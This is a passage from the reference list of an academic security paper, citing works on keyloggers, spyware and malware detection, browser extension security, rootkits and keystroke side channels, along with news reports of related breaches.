[33] Graydon. Cycle collector landed. `http://blog.mozilla.com/graydon/2007/01/05/cycle-collector-landed/`. Last accessed: November 2011.

[34] Arjun Guha, Matthew Fredrikson, Benjamin Livshits, and Nikhil Swamy. Verified security for browser extensions. In *Proceedings of the 2011 IEEE Symposium on Security and Privacy*, S&P '11, pages 115–130, Washington, DC, USA, 2011. IEEE Computer Society.

[35] Jeheon Han, Jonghoon Kwon, and Heejo Lee. Honeyid: Unveiling hidden spywares by generating bogus events. In Sushil Jajodia, Pierangela Samarati, and Stelvio Cimato, editors, *Proceedings of The IFIP TC 11 23rd International Information Security Conference*, volume 278 of *IFIP*, pages 669–673. Springer Boston, 2008.

[36] Thorsten Holz, Markus Engelberth, and Felix Freiling. Learning more about the underground economy: a case-study of keyloggers and dropzones. In *Proceedings of the 14th European Conference on Research in Computer Security*, ESORICS '09, pages 1–18, Berlin, Heidelberg, 2009. Springer-Verlag.

[37] W. Hsu and A. J. Smith. Characteristics of i/o traffic in personal computer and server workloads. *IBM System Journal*, 42(2):347–372, April 2003. ISSN 0018-8670.

[38] iusethis.com. i use this windows software: All time most used apps. `http://osx.iusethis.com/top`. Last accessed: September 2012.

[39] iusethis.com. i use this mac os x software: All time most used apps. `http://windows.iusethis.com/top`. Last accessed: September 2012.

[40] Dongseok Jang, Ranjit Jhala, Sorin Lerner, and Hovav Shacham. An empirical study of privacy-violating information flows in javascript web

applications. In *Proceedings of the 17th ACM conference on Computer and Communications Security*, CCS '10, pages 270–283, New York, NY, USA, 2010. ACM.

[41] Kaspersky Lab. Kaspersky Anti-Virus. `http://www.kaspersky.com/anti-virus`. Last accessed: October 2012.

[42] Kaspersky Lab. Keyloggers: How they work and how to detect them. `http://www.viruslist.com/en/analysis?pubid=204791931`. Last accessed: September 2012.

[43] Kaspersky Lab. Protecting what you type with kaspersky internet security 2013. `http://www.kaspersky.com/images/Secure_and_virtual_keyboards-10-172212.png`. Last accessed: December 2012.

[44] Kevin S. Killourhy and Roy A. Maxion. Comparing anomaly detectors for keystroke dynamics. In *Proceedings of the 39th IEEE International Conference on Dependable Systems and Networks*, DSN '09, pages 125–134, Washington, DC, USA, 2009. IEEE Computer Society.

[45] Engin Kirda, Christopher Kruegel, Greg Banks, Giovanni Vigna, and Richard A. Kemmerer. Behavior-based spyware detection. In *Proceedings of the 15th conference on USENIX Security Symposium*, SSYM '06, Berkeley, CA, USA, 2006. USENIX Association.

[46] Gary Kochenberger, Fred Glover, and Bahram Alidaee. An effective approach for solving the binary assignment problem with side constraints. *International Journal of Information Technology & Decision Making*, 1:121–129, May 2002.

[47] Clemens Kolbitsch, Paolo Milani Comparetti, Christopher Kruegel, Engin Kirda, Xiaoyong Zhou, and XiaoFeng Wang. Effective and efficient malware detection at the end host. In *Proceedings of the 18th conference on USENIX Security Symposium*, SSYM '09, pages 351–366, Berkeley, CA, USA, 2009. USENIX Association.

[48] Christopher Kruegel, Engin Kirda, Darren Mutz, William Robertson, and Giovanni Vigna. Automating mimicry attacks using static binary analysis. In *Proceedings of the 14th conference on USENIX Security Symposium*, SSYM '05, pages 11–27, Berkeley, CA, USA, 2005. USENIX Association.

[49] H. W. Kuhn. The hungarian method for the assignment problem. *Naval Research Logistics Quarterly*, 2(1-2):83–97, 1955. ISSN 1931-9193.

[50] Andrea Lanzi, Davide Balzarotti, Christopher Kruegel, Mihai Christodorescu, and Engin Kirda. Accessminer: using system-centric models for malware protection. In *Proceedings of the 17th ACM confer-*

ence on Computer and communications security, CCS '10, pages 399–412, New York, NY, USA, 2010. ACM.

[51] Zhuowei Li, XiaoFeng Wang, and Jong Youl Choi. Spyshield: preserving privacy from spy add-ons. In *Proceedings of the 10th international conference on Recent advances in intrusion detection*, RAID '07, pages 296–316, Berlin, Heidelberg, 2007. Springer-Verlag.

[52] Anthony Lieuallen. Greasemonkey. `https://addons.mozilla.org/en-US/firefox/addon/greasemonkey/`. Last accessed: November 2011.

[53] Da Lin and Mark Stamp. Hunting for undetectable metamorphic viruses. *Journal in Computer Virology*, 7(3):201–214, August 2011. ISSN 1772-9890.

[54] Yogesh Mankani. 12 Most Popular Google Chrome Extensions Of 2011. `http://www.techzil.com/12-most-popular-google-chrome-extensions-of-2011`. Last accessed: September 2011.

[55] Lorenzo Martignoni, Elizabeth Stinson, Matt Fredrikson, Somesh Jha, and John C. Mitchell. A layered architecture for detecting malicious behaviors. In *Proceedings of the 11th international symposium on Recent Advances in Intrusion Detection*, RAID '08, pages 78–97, Berlin, Heidelberg, 2008. Springer-Verlag.

[56] Lorenzo Martignoni, Aristide Fattori, Roberto Paleari, and Lorenzo Cavallaro. Live and trustworthy forensic analysis of commodity production systems. In *Proceedings of the 13th international conference on Recent advances in intrusion detection*, RAID '10, pages 297–316, Berlin, Heidelberg, 2010. Springer-Verlag.

[57] McAfee. McAfee AntiVirus Plus. `http://home.mcafee.com/store/antivirus-plus`. Last accessed: October 2012.

[58] David Meyer, Friedrich Leisch, and Kurt Hornik. The support vector machine under test. *Neurocomputing*, 55(1-2):169–186, 2003. ISSN 0925-2312.

[59] Microsoft. Microsoft Security Bulletin Search. `http://www.microsoft.com/technet/security/current.aspx`. Last accessed: November 2011.

[60] Matt Miller. Memalyze: Dynamic analysis of memory access behavior in software. *Uninformed Journal*, 7(1), May 2007. URL `http://www.uninformed.org/?v=7&a=1&t=sumry`.

[61] Andreas Moser, Christopher Kruegel, and Engin Kirda. Exploring mul-

tiple execution paths for malware analysis. In *Proceedings of the 2007 IEEE Symposium on Security and Privacy*, S&P '07, pages 231–245, Washington, DC, USA, 2007. IEEE Computer Society.

[62] Mozilla. Blocked Add-ons. `https://addons.mozilla.org/en-US/firefox/blocked/`. Last accessed: November 2011.

[63] Mozilla. Add-ons for Firefox. `https://addons.mozilla.org/en-US/firefox/`. Last accessed: November 2011.

[64] Mozilla. Firefox Releases. `http://www.mozilla.com/en-US/firefox/releases/`. Last accessed: November 2011.

[65] Kohei Nasaka, Tomohiro Takami, Takumi Yamamoto, and Masakatsu Nishigaki. A keystroke logger detection using keyboard-input-related api monitoring. In *Proceedings of the 2011 14th International Conference on Network-Based Information Systems*, NBIS '11, pages 651–656, Washington, DC, USA, 2011. IEEE Computer Society.

[66] New York Times. Cyberthieves Silently Copy Your Passwords as You Type. `http://www.nytimes.com/2006/02/27/technology/27hack.html`. Last accessed: September 2012.

[67] Nick Freeman. Feed sidebar firefox extension - privileged code injection. `http://lwn.net/Articles/348921/`. Last accessed: December 2011.

[68] Jon Oberheide, Evan Cooke, and Farnam Jahanian. Subverting Vista Kernel For Fun And Profit. In *BlackHat USA Briefings*, Las Vegas, NV, August 2006.

[69] S. Ortolani, M. Conti, B. Crispo, and R. Di Pietro. Events privacy in wsns: A new model and its application. In *Proceedings of the 2011 IEEE International Symposium on a World of Wireless, Mobile and Multimedia Networks*, WoWMoM '11, pages 1–9, Washington, DC, USA, 2011. IEEE Computer Society.

[70] A Pfitzmann and M Hansen. A terminology for talking about privacy by data minimization v0.34. `http://dud.inf.tu-dresden.de/Anon_Terminology.shtml`. Last accessed: June 2012.

[71] Associated Press. Maine park users warned of credit card breach. `http://www.seacoastonline.com/articles/20110325-NEWS-103250400`. Last accessed: September 2012.

[72] QFX Software. KeyScrambler. `http://qfxsoftware.com`. Last accessed: June 2012.

[73] D Quist. Covert debugging circumventing software armoring techniques. In *BlackHat USA Briefings*, Las Vegas, NV, August 2007.

[74] D Quist and C Ames. Temporal reverse engineering. In *BlackHat USA Briefings*, Las Vegas, NV, August 2008.

[75] R Development Core Team. R: A Language and Environment for Statistical Computing. `http://www.R-project.org/`. Last accessed: October 2012.

[76] Junghwan Rhee, Zhiqiang Lin, and Dongyan Xu. Characterizing kernel malware behavior with kernel data access patterns. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '11, pages 207–216, New York, NY, USA, 2011. ACM.

[77] Joseph Lee Rodgers and W. Alan Nicewander. Thirteen ways to look at the correlation coefficient. *The American Statistician*, 42(1):59–66, feb 1988.

[78] SM Ross. Peirce's criterion for the elimination of suspect experimental data. *Journal of Engineering Technology*, 20, 2003.

[79] Christian Rossow, Christian J. Dietrich, Herbert Bos, Lorenzo Cavallaro, Maarten van Steen, Felix C. Freiling, and Norbert Pohlmann. Sandnet: network traffic analysis of malicious software. In *Proceedings of the First Workshop on Building Analysis Datasets and Gathering Experience Returns for Security*, BADGERS '11, pages 78–88, New York, NY, USA, 2011. ACM.

[80] Hiroaki Sakoe and Seibi Chiba. *Readings in speech recognition.* Morgan Kaufmann Publishers, 1990.

[81] Security Technology Ltd. Testing and reviews of keyloggers, monitoring products and spy software. `http://www.keylogger.org`. Last accessed: March 2010.

[82] R. Sekar. An efficient black-box technique for defeating web application attacks. In *Proceedings of the Network and Distributed System Security Symposium*, NDSS '09, pages 289–298, Reston, VA, USA, 2009. The Internet Society.

[83] Madhu K. Shankarapani, Subbu Ramamoorthy, Ram S. Movva, and Srinivas Mukkamala. Malware detection using assembly and api call sequences. *Journal in Computer Virology*, 7(2):107–119, May 2011. ISSN 1772-9890.

[84] Ahmed Shosha, Liu Chen-Ching, Gladyshev Pavel, and Matten Marcus. Evasion-resistant malware signature based on profiling kernel data structure objects. In *Proceedings of the 2012 7th International Conference on Risks and Security of Internet and Systems*, CRISIS '12, pages

1–8, Washington, DC, USA, 2012. IEEE Computer Society.

[85] Slashdot. McAfee Anti-Virus Causes Widespread File Damage. `http://slashdot.org/story/06/03/13/1322215/mcafee-anti-virus-causes-widespread-file-damage`. Last accessed: October 2012.

[86] Asia Slowinska and Herbert Bos. Pointless tainting?: evaluating the practicality of pointer tainting. In *Proceedings of the 4th ACM European conference on Computer systems*, EuroSys '09, pages 61–74, New York, NY, USA, 2009. ACM.

[87] Dawn Xiaodong Song, David Wagner, and Xuqing Tian. Timing analysis of keystrokes and timing attacks on ssh. In *Proceedings of the 10th conference on USENIX Security Symposium*, SSYM '01, pages 25–41, Berkeley, CA, USA, 2001. USENIX Association.

[88] Sherri Sparks and Jamie Butler. Shadow walker: Raising the bar for windows rootkit detection. *Phrack Magazine*, 0x0b, 2005.

[89] St.Petersburg Times. Kinko's computer saboteur shows public terminal risks. `http://www.sptimes.com/2003/07/23/Worldandnation/Kinko_s_computer_sabo.shtml`. Last accessed: September 2012.

[90] Symantec. Norton AntiVirus. `http://us.norton.com/antivirus/`. Last accessed: October 2012.

[91] Mike Ter Louw, Jin Lim, and V. Venkatakrishnan. Enhancing web browser security against malware extensions. *Journal in Computer Virology*, 4:179–195, 2008. ISSN 1772-9890.

[92] The Guardian. 'Sleeper bugs' used to steal €1m in France. `http://www.guardian.co.uk/technology/2006/feb/07/news.france`. Last accessed: September 2012.

[93] The Next Web. Sophos antimalware software detects itself as malware, deletes critical binaries. `http://thenextweb.com/insider/2012/09/20/sophos-antimalware-software-detects-malware-deletes-critical-binaries/`. Last accessed: October 2012.

[94] The Register. Kentucky payroll phishing scam nets small fortune. `http://www.theregister.co.uk/2009/07/03/kentucky_payroll_phishing_scam/`. Last accessed: September 2012.

[95] The Washington Post. PC Invader Costs Kentucky County $415,000. `http://voices.washingtonpost.com/securityfix/2009/07/an_odyssey_of_fraud_part_ii.html`. Last accessed: September 2012.

[96] TricksMachine. The Top 10 Mozilla Firefox Add-ons, June 2011. http://www.tricksmachine.com/2011/06/the-top-10-mozilla-firefox-add-ons-june-2011.html. Last accessed: September 2011.

[97] Trusteer. Trusteer Rapport. http://www.trusteer.com/product/trusteer-rapport. Last accessed: June 2012.

[98] Various Authors. Trixie. http://www.bhelpuri.net/Trixie/. Last accessed: October 2011.

[99] Martin Vuagnoux and Sylvain Pasini. Compromising electromagnetic emanations of wired and wireless keyboards. In *Proceedings of the 18th conference on USENIX security symposium*, SSYM '09, pages 1–16, Berkeley, CA, USA, 2009. USENIX Association.

[100] W3Schools. Web Statistics and Trends. http://www.w3schools.com/browsers/browsers_stats.asp. Last accessed: December 2011.

[101] David Wagner and Paolo Soto. Mimicry attacks on host-based intrusion detection systems. In *Proceedings of the 9th ACM conference on Computer and communications security*, CCS '02, pages 255–264, New York, NY, USA, 2002. ACM.

[102] Candid Wuest and Elia Florio. Firefox and malware: When browsers attack. *Symantec Security Response*, pages 1–15, 2009.

[103] Xatrix Security. Student charged after college computers hacked. http://www.xatrix.org/article2641.html. Last accessed: September 2012.

[104] J-Y. Xu, A. H. Sung, P. Chavez, and S. Mukkamala. Polymorphic malicious executable scanner by api sequence analysis. In *Proceedings of the Fourth International Conference on Hybrid Intelligent Systems*, HIS '04, pages 378–383, Washington, DC, USA, 2004. IEEE Computer Society.

[105] Ming Xu, Behzad Salami, and Charlie Obimbo. How to protect personal information against keyloggers. In *Proceedings of the Ninth IASTED International Conference on Internet and Multimedia Systems and Applications*, IMSA '05, pages 275–280, Calgary, AB, Canada, 2005. ACTA Press.

[106] Heng Yin, Dawn Song, Manuel Egele, Christopher Kruegel, and Engin Kirda. Panorama: capturing system-wide information flow for malware detection and analysis. In *Proceedings of the 14th ACM conference on Computer and communications security*, CCS '07, pages 116–127, New York, NY, USA, 2007. ACM.

[107] ZD Net. Swedish bank hit by 'biggest ever' online heist. `http://www.zdnet.com/swedish-bank-hit-by-biggest-ever-online-heist-3039285547/`. Last accessed: September 2012.

[108] Kehuan Zhang and XiaoFeng Wang. Peeping tom in the neighborhood: keystroke eavesdropping on multi-user systems. In *Proceedings of the 18th conference on USENIX security symposium*, SSYM '09, pages 17–32, Berkeley, CA, USA, 2009. USENIX Association.

[109] Li Zhuang, Feng Zhou, and J. D. Tygar. Keyboard acoustic emanations revisited. *ACM Transactions on Information and System Security (TISSEC)*, 13(1):3:1–3:26, November 2009. ISSN 1094-9224.